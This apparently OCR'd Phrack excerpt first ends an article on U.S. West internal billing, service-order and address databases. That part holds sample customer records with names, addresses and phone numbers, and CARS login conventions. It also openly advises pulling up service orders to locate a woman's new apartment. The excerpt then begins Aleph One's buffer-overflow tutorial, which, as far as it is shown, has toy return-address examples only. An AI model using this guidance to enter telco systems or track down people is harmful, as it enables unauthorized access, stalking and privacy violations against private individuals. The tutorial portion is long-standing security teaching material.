- (n) Entity Status (See below)
- (o) No Treatment Indicator (See below)
- (p) Preferred Payment Date
- (q) Account Classification (credit classification)
- (r) Carryover Treat History (unimplemented)
- (s) Number of bills the customer receives
- (t) Total deposit held on the account
- (u) Date of Installation
- (v) Tax Code
- (w) Tax Area Code
- (x) Bank Draft
- (y) Local Units Used (unimplemented)
- (z) Local Usage Units Credited (unimplemented)
- (A) Local Usage Units Allowed (unimplemented)
- (B) Credit Information
- (C) Can Be Reached
- (D) Social Security Number
- (E) Central Office is Voice Link capable
- (F) Treatment History (read right to left)
- (G) Credit Information Verified (date CI was last verified)
- (H) Returned Check History (read right to left)
- (I) Previous Account History
- (J) Charges by Entity (charges from AT&T, MCI, etc...)

```
        (K) Current Charges
        (L) Balance from the previous bill
        (M) Total
        (N) Current Due
        (O) Responsible Party
        (P) Notation
        (Q) Type code
        (R) Position Number (BOSS user position number)
        (S) The action to be taken
        (T) Follow-up date
        (U) Bill Date
        (V) Notation Indicator (+ means there are display pages of notations)
                               (P means there are permanent notations)
```

Listing types include:

```
        NP              Non-Published
        NL or NLIST     Non-Listed
        <null>          Published
```

Account Status Codes are shown in order of priority. SNP, SUSP, DISC, OCAx, LEGX and W-OFF codes are highlighted on the screen. Account Service Codes include:

```
        OCAx    Account has been referred to an outside collection agency
        LEGX    Account has been referred to legal
        W-OFF   Written OFF FINAL BILL
        FIN-R   Revised final bill
        FIN-I   Initial Final Bill
        DISC    Service has been disconnected
        SNP     Service has been interrupted for non-payment
        SUSP    Service has been temporarily suspended at customer request
        INIT    Initial bill
        LIVE    Live bill
        SCD     Select Carrier Denial
```

Class of Service Codes include:

```
        1FR     One Flat Rate
        1MR     One Measured Rate
        1PC     One Pay Phone
        CDF     DTF Coin
        PBX     Private Branch Exchange (Direct Inward Dialing ext.)
        CFD     Coinless ANI7 Charge-a-Call
        INW     InWATS
        OWT     OutWATS
        PBM     0 HO/MO MSG REG (No ANI)
        PMB     LTG = 1 HO/MO Regular ANI6
```

Entity Status is used to restrict access to toll services. The three digit carrier code is listed, followed by the letters S, C or F.

If the NT (No Treatment Indicator) is C, the computer sends out a late notice on the R2 date. If the NT is T, there is a temporary reprieve and the computer will not sent out a late notice this month. If the NT is M or P, late notices are never sent.

PF11 from this screen will take you through the entity CSBL's.

PF5 will show you the customers Current Service Record. The CSR screen will look something like this:

```
+------------------------------------------------------------------------+
|CMD                                          MSG                        |
|(a)303 864 2475 (b)298 NP (c)NOV 10 99    *CSR        (d)P  1  2    DNV 1FR  |
|(e)BARBARA ANDERSON FOR                                                 |
|XSBN 2-864-2475                                                         |
|        (f)---LIST                                                      |
```

```
|                  NP   (NP) ANDERSON, DARRYL B                                |
|                  LA   5425 ROWLAND CT                                        |
|        (g)---BILL                                                            |
|                  BN1  BARBARA ANDERSON FOR                                   |
|                  BN2  DARRYL B ANDERSON                                      |
|                  BA1  5425 ROWLAND CT                                        |
|                  PO   80301 /TAR GQ                                          |
|        (h)---S&E                                                             |
|                                  (i)ORIG SERV ESTAB 8-17-78                  |
|(j)     (k)                  (l)                    (m)       (n)            |
|20182   1825                 NPU   /1000            1.31      1.31           |
|41481   7001                 TTR   /1000            1.12      1.12           |
|82585   3793                 1FR   /1000/PICX288    5.60      5.60           |
|41481   2140                 KH9   /1000            .00        .00           |
|22782   5106                 WMR   /1000/D          .56        .56           |
|41481   7001                 RJ11C /1000/D          .00        .00           |
|                                                                              |
|RP      NOTATION             TYPE   PN              ACT FU BD                |
|                                                                   1299       |
+------------------------------------------------------------------------------+
```

Legend:

- (a) Telephone number
- (b) Customer code
- (c) Most current bill date
- (d) Page number
- (e) Billing name
- (f) LIST section containing listed name and address
- (g) BILL section containing billing name and address
- (h) S&E section containing products and service
- (i) Date original service was established
- (j) Date each service was installed
- (k) Last 4 digits of order number that put service online
- (l) USOC's representing the products and services on the account (See below)
- (m) Monthly rate for each USOC
- (n) Amount billed for USOC total

USOC Codes include:

ESC	Three Way Calling
ESF	Speed Calling
ESL	Speed Calling 8 Code
ESM	Call Forwarding
ESX	Call Waiting
EVB	Busy Call Forward
EVC	Busy Call Forward Extended
EVD	Delayed Call Forwarding
HM1	Intercom Plus
HMP	Intercom Plus
MVCCW	Commstar II Call Waiting

PF8 allows you to view the notes the telco is keeping on the customer. This is not a free-form notes screen, but is instead very structured. Notes are automatically deleted after two months unless the type code PERM is used.

```
+------------------------------------------------------------------------------+
|CMD                                          MSG                              |
|303 864 2475 2298 NP 3NOV 10 99    *CSR       P  1  2    DNV 1FR               |
|                                                                              |
|BARBARA ANDERSON FOR                                                          |
|                                                                              |
|DATE  RP     NOTATION                                  USR  TYPE  PN  ACT  FU |
|1209  1988   ESTAB FREE 976 BLOCK 12-9-88              LTR  PERM              |
|0324  BARB   SLD CCS DD 3-1                            SKJ  PSOC              |
|0213  NONE                                             NBV  CHK               |
|0213  BARB   LOST BL ND DUPT SNT ASAP. AGRD ML COPY    NBV  MISC              |
|             TDA. VRFY BL ADDR                                                |
```

```
|                                                                              |
|RP          NOTATION                                    TYPE PN  ACT  FU BD   |
|                                                                        1299  |
+------------------------------------------------------------------------------+
```

Valid type codes include:

MISC	Miscellaneous
CHK	Account review or pulled up wrong account
PERM	Permanent
PASS	Contact Passed Intra Company
MORE	More data follows on an additional screen
OTHM	Carrier toll and inquiry
OHTD	Carrier toll and inquiry
OTHB	Non-specific billing question
PSON	New connect, order negotiation
CPN	New connect, order canceled
QPON	New connect, order inquiry

CARS
~~~~

CARS (Customer Access and Retrieval System) is used in the Western Territories of U.S. West. CARS stores bill and credit information, equipment information, carrier billing information, customer contact notes and payment history. CARS user id's are six characters and normally begin with a 'B' for business. CARS passwords (lockwords, in U.S. West parlance) are from 4 to either characters and must contain at least one alpha and one numeric character. CARS passwords expire after 30 days. You will also be asked for a Project Code (use 'M'), a Group Code (use 'G') and a Position #. The Position # consists of a pair of two character fields. The first two characters are the office code and the second two characters identify the individual employee. The CARS interface is quite similar to the BOSS interface. The function keys for CARS are:

PF1	= LDD	(Long Distance Detail)
PF2	= CSBL	(Current Status Bill)
PF3	= BILL	(Bill Detail)
PF4	= QTFU	(Query/Treatment Follow-Up)
PF5	= CCSR	(Current Customer Service Record)
PF6	= PREV	(Previous Month's Information)
PF7	= PADJ	(Payment and Adjustments)
PF8	= NOTE	(Notations)
PF9	= ABIL	(Adjustment Bill)
PF10	= COMPUTE	(Compute)
PF11	= F/B	(Forward/Back)
PF12	= BESS	(Billed Entry Status Screen)

PF2 will bring up the CSBL (Current Service Bill) screen, which shows you the "can be reached" numbers and names for the account you are looking at.

PF5 will bring up the Current Service Record (CSR). A CARS CSR screen resembles a BOSS CSR screen:

```
+------------------------------------------------------------------------------+
|CMD_____________________________________________    Q:                        |
|(a)303 864 2475 (b)2298 72W (c)NOV 10 99  *CCSR* LIVE (d)P00001     COS      |
|(e)BARBARA ANDERSON FOR        SEA 1FB         TAX FSL                        |
|        (f)---LIST                                                            |
|                  NP   (NP) ANDERSON, DARRYL B                                |
|                  LA   5425 ROWLAND CT                                        |
|        (g)---BILL                                                            |
|                  TAR  1700                                                   |
|                  MCN  NXWAC                                                  |
|                  COS  852-9200S                                              |
|                  BN1  BARBARA ANDERSON FOR                                   |
|                  BN2  DARRYL B ANDERSON                                      |
|                  BA1  5425 ROWLAND CT                                        |
```
~~~~

```
|         (h)---S&E                                                          |
|                   ENT  000                                                 |
|(i)          (j)         (qty)   (k)                            (l)    (tax codes)  |
|02/18/92    05/18/90      1     FB/TN 621-2475/PIC XXX/LPS   42.10     &#          |
|02/16/90    05/18/90      1     HSO/TN 621-2475/SLS           2.00     &#          |
|                                 377000                                     |
|02/16/90    02/16/90      1     TTB/TN 621-2475/SLS           0.00     &           |
|                                 377000                                     |
|02/16/90    02/16/90      1     9ZR/TN 621-2475/SLS           4.22                 |
|                                 377000                                     |
|RP-___________NOTE_____________________________________________________________  |
|_____________________________TYPE_____FLUP_____PN_____ACT_____BD_____USR_____  |
+----------------------------------------------------------------------------+
```

Legend:

- (a) Telephone number
- (b) Customer code
- (c) Most current bill date
- (d) Page number
- (e) Billing name
- (f) LIST section containing listed name and address
- (g) BILL section containing billing name and address
- (h) S&E section containing products and service
- (i) Date original service was established
- (j) Date each service was installed
- (k) USOC's representing the products and services on the account
- (l) Monthly rate for each USOC

Just as with BOSS, PF8 brings up the NOTE screen. The CARS NOTE screen differs slightly from the BOSS NOTE screen:

```
+----------------------------------------------------------------------------+
|CMD_____________________________________________________________             O:  |
|303 864 2475  298 NP  NOV 10 99    *NOTES*        L00001                     |
|BARBARA ANDERSON FOR          SEA 1FB            LC     00     TAX   FSLC     |
|                                                                            |
|DATE  RP     NOTATION                            USR  OFC  TYPE  PN  ACT  FU  |
|1209  1991   DISCUSS BILL ONLY WITH BARBARA      LTR  TS1  PERM             |
|0324  BARB   C015364  DD  030199                                            |
|             SLD CCS                             SKJ  D18  PSOC             |
|0213  NONE                                       NBV  TS1  CHK              |
|0213  BARB   LOST BL ND DUPT SNT ASAP. AGRD                                 |
|             ML COPY TDA. VRFY BL ADDR           NBV  TS1  MISC             |
|                                                                            |
|RP           NOTATION                            TYPE  PN  ACT   FU    BD   |
|                                                                      1299  |
+----------------------------------------------------------------------------+
```

Valid type codes include: MISC, CHK, PERM and PASS.

Part II: Service Order Applications

CORD

CORD (Customer Order Retrieval and Display) is used in the 206, 503 and 509 NPA's. CORD has three functions:

- . Accessing service orders by order number
- . Locating order numbers by telephone number
- . Locating order numbers by telephone prefix

Let's say you know that an attractive young lady is moving into your apartment complex but you don't know her apartment number or her telephone number. Connect to CORD and pull up all of the service orders for the apartment complex's prefix and scan them until you find one in the

apartment complex on or near the date she moved in. It's much easier if you have at least a first name.

To use CORD, you will need to know the code for your NPA. 206 is 0, 503 is 5 and 509 is 6.

SOLAR

SOLAR (Service Order Logistics and Reference) is used in Southern 308, 319, 402, 515, 605 and 712. In addition, SOLAR is used in Northern 218, 507, 612 and 701. I do not know of an NPA where SOLAR is used exclusively. SOLAR has two capabilities:

- Accessing service orders by order number
- Accessing service orders by telephone number

SOPAD

SOPAD (Service Order Provisioning and Distribution) is used in 208, 303 (TNOland), 307, 406, 505, 602, 719 and 801. SOPAD has two capabilities:

- Accessing service orders by order number
- Accessing service orders by telephone numbers

Part III: Miscellaneous Applications

PREMIS

PREMIS (Premises Information System) is a geographical database designed by BellCore and used by various telco's across the country. Using Premis, an employee can do customer lookups by telephone number (CNA), check for multiple subscribers at an address (upstairs/downstairs), and view account status. PREMIS can be used directly, but it is also used by applications such as SONAR (Service Order Negotiation and Retrieval).

To do successful PREMIS lookups, you will need to be able to encode your requests in the proper format. This is very difficult unless to do this on a regular basis. To make matters more difficult, "proper format" differs from area to area, even within the same RBOC! Particularly difficult are trailer parks, nursing homes, military bases and indian reservations.

The PREMIS input screen looks like this:

```
+------------------------------------------------------------------------------+
|REQ PREM (a)                                                                  |
|SAGA (b)                                                                      |
|ADDR (c)                                                                      |
|LOC APT (d)                    FLR             BLDG                           |
|AHN (e)                RT      BOX (h)                                        |
|COM (f)        TN (i)            LN (j)                STATUS (k)             |
|                                                                              |
|DAC (g)                                                                       |
+------------------------------------------------------------------------------+
```

(a) Screen name (Request PREMIS)
(b) Street Address Guide Area (see below)
(c) Address
(d) Location or apartment
(e) Assigned House Number
(f) Community
(g) Destination Address Code
(h) Route and Box
(i) Telephone Number
(j) Line Number
(k) Status

Valid SAGA codes include:

CHY	Northern Wyoming
CPR	Southern Wyoming
DNV	Denver, Colorado
IDO	Idaho
MTA	Montana
NCO	Northern Colorado
SCO	Southern Colorado
NMX	New Mexico
PNX	Phoenix
TSN	Tucson
UTA	Utah
NE	Nebraska

If the PREMIS database was able to understand your query and find the address information, you will see an output screen that looks like this:

```
+-------------------------------------------------------------------------------+
|REQ PREM TCAT (a)                  L# 1 BD (b)                                 |
|SAGA MN (c)    EMP                    NMX                                      |
|ADDR 7821 LYNDALE AV S                                                         |
|LOC APT 11                      FLR             BLDG                           |
|AHN               RT            BOX                                          |
|COM***BLMGTN                                 ST MN                             |
|         TN                        LN                            STATUS        |
|                                                                               |
|DES (d)                                                                        |
|DESCRIP (e) LYNDALE LODGE                                                      |
|    ZIP    55420    EX(f) MPLS  WC(g)  612881  NPA(h) 612   RZ(i)   00  RE(j)|
|     BO             DIR         RTZ(k) 2       CO(l)  881   LCL(m)  1ESS     |
|     PC(n) FDT,SAT  TELF(o)1ES  TAR(p) OTHR    PD(q)                          |
| (r)RMK                                                                        |
|                                                                               |
| (s)RMKT SCD: NPS ATX                                                          |
|                                                                               |
| (t)RMKB LCC IS LCT #                                  (v)   (w)   (x)   (y)   |
|    (u)STAT NON-WORK      06-23-96 TN 612 505-1942  CT Y  CNF N DIP N CS 1FR   |
|LN JORGENSEN,ROBERT C & DIANE                         MWS NONE                 |
|                                                                               |
|DAC (z)                          +PIC          +PIC          +PIC            |
+-------------------------------------------------------------------------------+
```

(a) Screen name (Request PREMIS Telephone Category)
(b) Line ID number (Customer's 1st line, 2nd line, etc...)
(c) Street Address Guide Area
(d) Descriptive field
(e) Descriptive address
(f) Exchange
(g) Wire Center
(h) Numbering Plan Area
(i) Resistance Zone
(j) Ringer Equivalence
(k) Rate Zone
(l) Central Office
(m) Local (switch type)
(n) SAT means flow through orders can be negotiated.
    ASAT in this field means Saturday installer visits
    can be negotiated.
(o) Telephone Features (switch type)
(p) Tax Code
(q) Plant District Code
(r) Remark
(s) Remark Basic
(t) Remark Telephone
(u) Status (see below)
(v) Connect Through
(w) Connected Facilities (service uninterrupted from previous tenant)

(x) Dedicated Inside Plant
(y) Class of Service
(z) Destination Address Code

Valid statuses are:

NON-WORKING	Non-working
WORKING	Working
PEND-OUT	Pre-completion disconnect
SUSPEND	Temporary denial for nonpayment
UNKNOWN	Unknown

OSCAR
~~~~~
OSCAR (Optical Storage COM Application Replacement) is a application for archival and retrieval of microfiche files used in customer service. OSCAR will store the data from BOSS or CARS for up to 30 years. OSCAR is operated with these PF keys:

PF1 = Main Menu
PF2 = Bill
PF3 = Print Verification Screen (and duplicate bill printing)
PF6 = Previous Bill
PF7 = Next Bill
PF11 = Forward/Backward

The OSCAR Main Menu will look something like this:

```
+-------------------------------------------------------------------------------+
|CMD  (a)                                          MSG (e)                      |
|                                                                               |
|                              OSCAR/ONLINE                                     |
|                                  MENU                                         |
|                                                                               |
|       TN: (b)                    CUS:          SUF:                           |
|       DATE: (c)                  PRINT RANGE: (f)     FINAL: (g)             |
|       ACCT CENTER: (d)           SUBPEONA: (h)                                |
|                                                                               |
|                                                                               |
| F1=MENU     F2=BILL     F3=PRINT     F4=N/A       F5=N/A       F6=PREV       |
| F7=NEXT     F8=N/A      F9=N/A       F10=N/A      F11=F/B      F12=N/A       |
+-------------------------------------------------------------------------------+
```

(a) Command section
(b) Customer telephone number
(c) Date (MMYY)
(d) Account center (see below)
(e) Message section
(f) Print Range (number of months to print bills for)
(g) Final (Y for final, blank for not final)
(h) Reserved for the Subpeona Compliance Group

Account Center codes are:

| | |
|---|---|
| CO | Colorado and Wyoming |
| NM | New Mexico and Arizona |
| NO | North Dakota and Minnesota |
| OR | Oregon |
| SO | South Dakota, Nebraska, and Iowa |
| UT | Utah, Idaho, and Montana |
| WA | Washington |

PF2 will bring you to the first OSCAR Bill screen, which will look something like this:

```
+-------------------------------------------------------------------------------+
|CMD                              MSG                                           |
```
~~~~~

```
|                          BILL                              P     1   S   1   |
|                                  BILL DATE:  JUNE 23, 1996                    |
|                                  ACCOUNT NUMBER:                              |
|                                                                               |
|                                       PAYMENT DUE        JUL 12,     1996    |
|    866 W. TNO Ave                                                             |
|    MERIDIAN CO 80301-0869                                                     |
|                                       AMOUNT DUE               $102.88        |
|                                                                               |
|51 03208172009708711   1227021296  000000000000   000000051409                |
|                                                                               |
|PAY U S WEST COMMUNICATIONS                                                    |
|TOTAL DUE                                                                      |
|          *836229150!                                                          |
+-------------------------------------------------------------------------------+
```

PF11 will take you to the next screen of the bill. 'P' will take you to the next page of the bill. 'P' followed by a number will take you to that numbered page. PF2 will return you to the first screen of the bill.

Here is a sample of the second screen of a bill:

```
+-------------------------------------------------------------------------------+
|CMD                            MSG                                             |
|                          BILL                              P     1   S   2    |
|                                                            PAGE          1    |
|                                          BILL DATE:  JUN 23, 1996             |
|       MERIDIAN, CO 80301-0869            ACCOUNT NUMBER:                      |
|                                                                               |
|PREVIOUS BILL       PAYMENTS     ADJUSTMENTS  PASTDUE                          |
|      $30.06        $30.06             $0.00  DISREGARD IF PAID  $0.00         |
|                                                                               |
|THANK YOU FOR YOUR PAYMENT             CURRENT CHARGES           $102.88       |
|                                                                               |
|                                       PAYMENT DUE         JUL 12,     1996  |
|                                                                               |
|                                       AMOUNT DUE               $102.88        |
|                                                                               |
|SUMMARY OF CURRENT CHARGES                                                     |
|                                                                               |
|     AT&T.....................................................                 |
+-------------------------------------------------------------------------------+
```

PF3 will bring you to the Print Verification Screen:

```
+-------------------------------------------------------------------------------+
|CMD                             MSG   PRINT SUCCESSFUL, ENTER NEXT COMMAND     |
|                               PRINT                                           |
|                                                                               |
|303   343   4053   871(a) B DATE:   0696 (b)        FORWARD RANGE: (c)         |
|                                                                               |
|NAME:       KEVIN MITNICK                           NO. OF BILLS: (d)          |
|                                                                               |
|     ADDRESS VERIFICATION                                                      |
|                                                                               |
|L1:  10288 E. 6TH (e)
|L2:  AURORA  CO
|L3:
|L4:
|ZIP: 80010 3612
+-------------------------------------------------------------------------------+
```

(a) Customer telephone number and account code
(b) Bill date
(c) Number of months to print bills for
(d) Number of copies to print
(e) Customer address

Press PF1 to return to the Main Menu or PF3 to print duplicate bills for

mailing to the customer address.

Other useful commands within OSCAR are 'F' for finding strings and 'R' to repeat a find. Use the LOFF command to log off.

Part IV: Relevant Acronyms and Abbreviations

ABIL	Adjustment Bill
AC	Account Classification
ANI	Automatic Number Identification
ARBL	As Rendered Bill
ASUM	Adjustments Summary
BD	Bank Draft
BD	Bill Date
BDPP	Bank Draft Payment Plan
BEAR	Billed Entity As Rendered
BESS	Billed Entry Status Screen
BLF	Blocking Failure
BO	Business Office
BOSS	Billing and Order Support System
BP	Bill Period
BSC	Business Service Center
CAMC	Corporate Address Maintenance Center
CARS	Customer Access and Retrieval System
CAS	Customer Approval System
CBR	Can Be Reached
CC	Credit Class
CCH	Calling Cards Held
CCG	Current Charges
CCSR	Current Customer Service Record
CI	Credit Information
CIF	Communications Impaired Fund
CIV	Credit Information Verified
CMC	Credit Management Center
CN	Concession Service
CNA	Customer Name and Address
CNC	Call Not Completed
CNL	Customer Name and Locality
CORD	Customer Order Retrieval and Display
COS	Customer's Other Service
COSMOS	Computer System for Mainframe Operations
CRIS	Customer Record Information System
CSBL	Current Status Bill Screen
CSR	Customer Service Record
CT	Carryover Treat History
CTO	Cut-Off
DAC	Directory Assistance Charges
DAK	Denies All Knowledge
DCK	Dishonored Check History
DDD	Direct Distance Dialing
DEP	Deposit
DN	Denial Notice
DOI	Date Of Installation
DUP	Duplicate Billing
ES	Entity Status
FACS	Facility Administration Control System
FCE	Federal Access Charge
FOMS	Frame Operations Management System
FRN	Franchise Fee
FU	Follow-up
FUSA	Frame User assignment System Access
HB	Held Bill
IC	Itemized Calls
INR	Incorrect Rate
LAL	Local Usage Units Allowed
LCR	Local Usage Units Credited

LCU	Local Units Used
LDD	Long Distance Detail
LDT	Legislative Deaf Tax
LPC	Late Payment Charge
LPC	Loop Provisioning Center
LU	Local Usage
MIG	Message Investigation Center
MIS	Miscellaneous
NOB	Number of Bills
NTN	New Telephone Number
OCC	Other Charges and Credits
OCP	Optional Calling Plan
ONI	Operator Number Identification
OSCAR	Optical Storage COM Application Replacement
OSP	Operator Service Provider
OTN	Old Telephone Number
MPS	Message Processing Service
PADJ	Payments and Adjustments
PB	Pay By Date
PDN	Past Due Notice
PN	Position Number
PPD	Preferred Payment Date
PREMIS	Premisis Information System
PTR	Poor Transmission
QTF	Query Treatment Follow-up
QTFU	Query Treatment Follow-up
RCK	Returned Check History
REB	Rebill
REF	Refuse to Pay
RMKS	Remarks
RP	Responsible Party
RSB	Repair Service Bureau
RSC	Repair Service Center
RT	Remove from Treatment
RTA	Remove from Treatment Amount
S&E	Service & Equipment
SAG	Street Address Guide
SAGA	Street Address Guide Area
TAF	Telephone Assistance Fund
TAP	Telephone Assistance Plan
TAR	Tax Area Code
TCAT	Telephone Category
TIM	Timing
TOPS	Traffic Operator Position System
TRFU	Treatment and Follow-Up
TRMT	Treatment
UBIC	Unbilled Itemized Call
USOC	Universal Service Order Code
PAH	Previous Account History
PIC/PICX	Presubscribed Interexchange Carrier
SCD	Selective Carrier Denial
SI	Supplemental Input
SOLAR	Service Order Logistics and Reference
SONAR	Service Order Negotiation and Retrieval
SOPAD	Service Order Provisioning and Distribution
USF	Universal Service Fund
USOC	Universal Service Order Code
UWM	Unregulated Wire Maintenance
VL	Voice Link
VMS	Voice Messaging Service
WC	Wire Center
WMC	Wire Maintenance Contract
WNO	Wrong Number Reached

Part V: Credits

Thanks to Crimson Flash for the USOC and Line Class Codes which were taken from his article "The Fine Art of Telephony" in Phrack 40.

Thanks to Major for his dedication to gathering information.

Thanks to DisordeR for his technical assistance in writing this article.

But most of all... thanks to U.S. West for making this all possible.

.oO Phrack 49 Oo.

Volume Seven, Issue Forty-Nine

File 14 of 16

BugTraq, r00t, and Underground.Org
bring you

XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
Smashing The Stack For Fun And Profit
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX

by Aleph One
aleph1@underground.org

> 'smash the stack' [C programming] n. On many C implementations it is possible to corrupt the execution stack by writing past the end of an array declared auto in a routine. Code that does this is said to smash the stack, and can cause return from the routine to jump to a random address. This can produce some of the most insidious data-dependent bugs known to mankind. Variants include trash the stack, scribble the stack, mangle the stack; the term mung the stack is not used, as this is never done intentionally. See spam; see also alias bug, fandango on core, memory leak, precedence lossage, overrun screw.

Introduction

Over the last few months there has been a large increase of buffer overflow vulnerabilities being both discovered and exploited. Examples of these are syslog, splitvt, sendmail 8.7.5, Linux/FreeBSD mount, Xt library, at, etc. This paper attempts to explain what buffer overflows are, and how their exploits work.

Basic knowledge of assembly is required. An understanding of virtual memory concepts, and experience with gdb are very helpful but not necessary. We also assume we are working with an Intel x86 CPU, and that the operating system is Linux.

Some basic definitions before we begin: A buffer is simply a contiguous block of computer memory that holds multiple instances of the same data type. C programmers normally associate with the word buffer arrays. Most commonly, character arrays. Arrays, like all variables in C, can be declared either static or dynamic. Static variables are allocated at load time on the data segment. Dynamic variables are allocated at run time on the stack. To overflow is to flow, or fill over the top, brims, or bounds. We will concern ourselves only with the overflow of dynamic buffers, otherwise known as stack-based buffer overflows.

Process Memory Organization

To understand what stack buffers are we must first understand how a process is organized in memory. Processes are divided into three regions: Text, Data, and Stack. We will concentrate on the stack region, but first a small overview of the other regions is in order.

The text region is fixed by the program and includes code (instructions) and read-only data. This region corresponds to the text section of the executable file. This region is normally marked read-only and any attempt to write to it will result in a segmentation violation.

The data region contains initialized and uninitialized data. Static variables are stored in this region. The data region corresponds to the data-bss sections of the executable file. Its size can be changed with the brk(2) system call. If the expansion of the bss data or the user stack

exhausts available memory, the process is blocked and is rescheduled to run again with a larger memory space. New memory is added between the data and stack segments.




Fig. 1 Process Memory Regions

What Is A Stack?

A stack is an abstract data type frequently used in computer science. A stack of objects has the property that the last object placed on the stack will be the first object removed. This property is commonly referred to as last in, first out queue, or a LIFO.

Several operations are defined on stacks. Two of the most important are PUSH and POP. PUSH adds an element at the top of the stack. POP, in contrast, reduces the stack size by one by removing the last element at the top of the stack.

Why Do We Use A Stack?

Modern computers are designed with the need of high-level languages in mind. The most important technique for structuring programs introduced by high-level languages is the procedure or function. From one point of view, a procedure call alters the flow of control just as a jump does, but unlike a jump, when finished performing its task, a function returns control to the statement or instruction following the call. This high-level abstraction is implemented with the help of the stack.

The stack is also used to dynamically allocate the local variables used in functions, to pass parameters to the functions, and to return values from the function.

The Stack Region

A stack is a contiguous block of memory containing data. A register called the stack pointer (SP) points to the top of the stack. The bottom of the stack is at a fixed address. Its size is dynamically adjusted by the kernel at run time. The CPU implements instructions to PUSH onto and POP off of the stack.

The stack consists of logical stack frames that are pushed when calling a function and popped when returning. A stack frame contains the parameters to a function, its local variables, and the data necessary to recover the previous stack frame, including the value of the instruction pointer at the time of the function call.

Depending on the implementation the stack will either grow down (towards lower memory addresses), or up. In our examples we'll use a stack that grows down. This is the way the stack grows on many computers including the Intel, Motorola, SPARC and MIPS processors. The stack pointer (SP) is also

implementation dependent. It may point to the last address on the stack, or to the next free available address after the stack. For our discussion we'll assume it points to the last address on the stack.

In addition to the stack pointer, which points to the top of the stack (lowest numerical address), it is often convenient to have a frame pointer (FP) which points to a fixed location within a frame. Some texts also refer to it as a local base pointer (LB). In principle, local variables could be referenced by giving their offsets from SP. However, as words are pushed onto the stack and popped from the stack, these offsets change. Although in some cases the compiler can keep track of the number of words on the stack and thus correct the offsets, in some cases it cannot, and in all cases considerable administration is required. Futhermore, on some machines, such as Intel-based processors, accessing a variable at a known distance from SP requires multiple instructions.

Consequently, many compilers use a second register, FP, for referencing both local variables and parameters because their distances from FP do not change with PUSHes and POPs. On Intel CPUs, BP (EBP) is used for this purpose. On the Motorola CPUs, any address register except A7 (the stack pointer) will do. Because the way our stack grows, actual parameters have positive offsets and local variables have negative offsets from FP.

The first thing a procedure must do when called is save the previous FP (so it can be restored at procedure exit). Then it copies SP into FP to create the new FP, and advances SP to reserve space for the local variables. This code is called the procedure prolog. Upon procedure exit, the stack must be cleaned up again, something called the procedure epilog. The Intel ENTER and LEAVE instructions and the Motorola LINK and UNLINK instructions, have been provided to do most of the procedure prolog and epilog work efficiently.

Let us see what the stack looks like in a simple example:

example1.c:

```
-------------------------------------------------------------------------------
void function(int a, int b, int c) {
   char buffer1[5];
   char buffer2[10];
}

void main() {
  function(1,2,3);
}
-------------------------------------------------------------------------------
```

To understand what the program does to call function() we compile it with gcc using the -S switch to generate assembly code output:

```
$ gcc -S -o example1.s example1.c
```

By looking at the assembly language output we see that the call to function() is translated to:

```
        pushl $3
        pushl $2
        pushl $1
        call function
```

This pushes the 3 arguments to function backwards into the stack, and calls function(). The instruction 'call' will push the instruction pointer (IP) onto the stack. We'll call the saved IP the return address (RET). The first thing done in function is the procedure prolog:

```
        pushl %ebp
        movl %esp,%ebp
        subl $20,%esp
```

This pushes EBP, the frame pointer, onto the stack. It then copies the current SP onto EBP, making it the new FP pointer. We'll call the saved FP

pointer SFP. It then allocates space for the local variables by subtracting their size from SP.

We must remember that memory can only be addressed in multiples of the word size. A word in our case is 4 bytes, or 32 bits. So our 5 byte buffer is really going to take 8 bytes (2 words) of memory, and our 10 byte buffer is going to take 12 bytes (3 words) of memory. That is why SP is being subtracted by 20. With that in mind our stack looks like this when function() is called (each space represents a byte):

```
bottom of                                                          top of
memory                                                             memory
          buffer2       buffer1   sfp   ret   a     b     c
<------   [            ][        ][    ][    ][    ][    ][    ]

top of                                                          bottom of
stack                                                              stack
```

Buffer Overflows

A buffer overflow is the result of stuffing more data into a buffer than it can handle. How can this often found programming error can be taken advantage to execute arbitrary code? Lets look at another example:

example2.c

```
void function(char *str) {
   char buffer[16];

   strcpy(buffer,str);
}

void main() {
  char large_string[256];
  int i;

  for( i = 0; i < 255; i++)
    large_string[i] = 'A';

  function(large_string);
}
```

This is program has a function with a typical buffer overflow coding error. The function copies a supplied string without bounds checking by using strcpy() instead of strncpy(). If you run this program you will get a segmentation violation. Lets see what its stack looks when we call function:

```
bottom of                                                          top of
memory                                                             memory
                 buffer            sfp   ret   *str
<------          [                ][    ][    ][    ]

top of                                                          bottom of
stack                                                              stack
```

What is going on here? Why do we get a segmentation violation? Simple. strcpy() is coping the contents of *str (larger_string[]) into buffer[] until a null character is found on the string. As we can see buffer[] is much smaller than *str. buffer[] is 16 bytes long, and we are trying to stuff it with 256 bytes. This means that all 250 bytes after buffer in the stack are being overwritten. This includes the SFP, RET, and even *str! We had filled large_string with the character 'A'. It's hex character value is 0x41. That means that the return address is now 0x41414141. This is outside of the process address space. That is why when the function returns

and tries to read the next instruction from that address you get a segmentation violation.

So a buffer overflow allows us to change the return address of a function. In this way we can change the flow of execution of the program. Lets go back to our first example and recall what the stack looked like:

```
bottom of                                                          top of
memory                                                             memory
          buffer2       buffer1   sfp   ret   a     b     c
<------   [            ][        ][    ][    ][    ][    ][    ]

top of                                                          bottom of
stack                                                              stack
```

Lets try to modify our first example so that it overwrites the return address, and demonstrate how we can make it execute arbitrary code. Just before buffer1[] on the stack is SFP, and before it, the return address. That is 4 bytes pass the end of buffer1[]. But remember that buffer1[] is really 2 word so its 8 bytes long. So the return address is 12 bytes from the start of buffer1[]. We'll modify the return value in such a way that the assignment statement 'x = 1;' after the function call will be jumped. To do so we add 8 bytes to the return address. Our code is now:

example3.c:

```
void function(int a, int b, int c) {
   char buffer1[5];
   char buffer2[10];
   int *ret;

   ret = buffer1 + 12;
   (*ret) += 8;
}

void main() {
  int x;

  x = 0;
  function(1,2,3);
  x = 1;
  printf("%d\n",x);
}
```

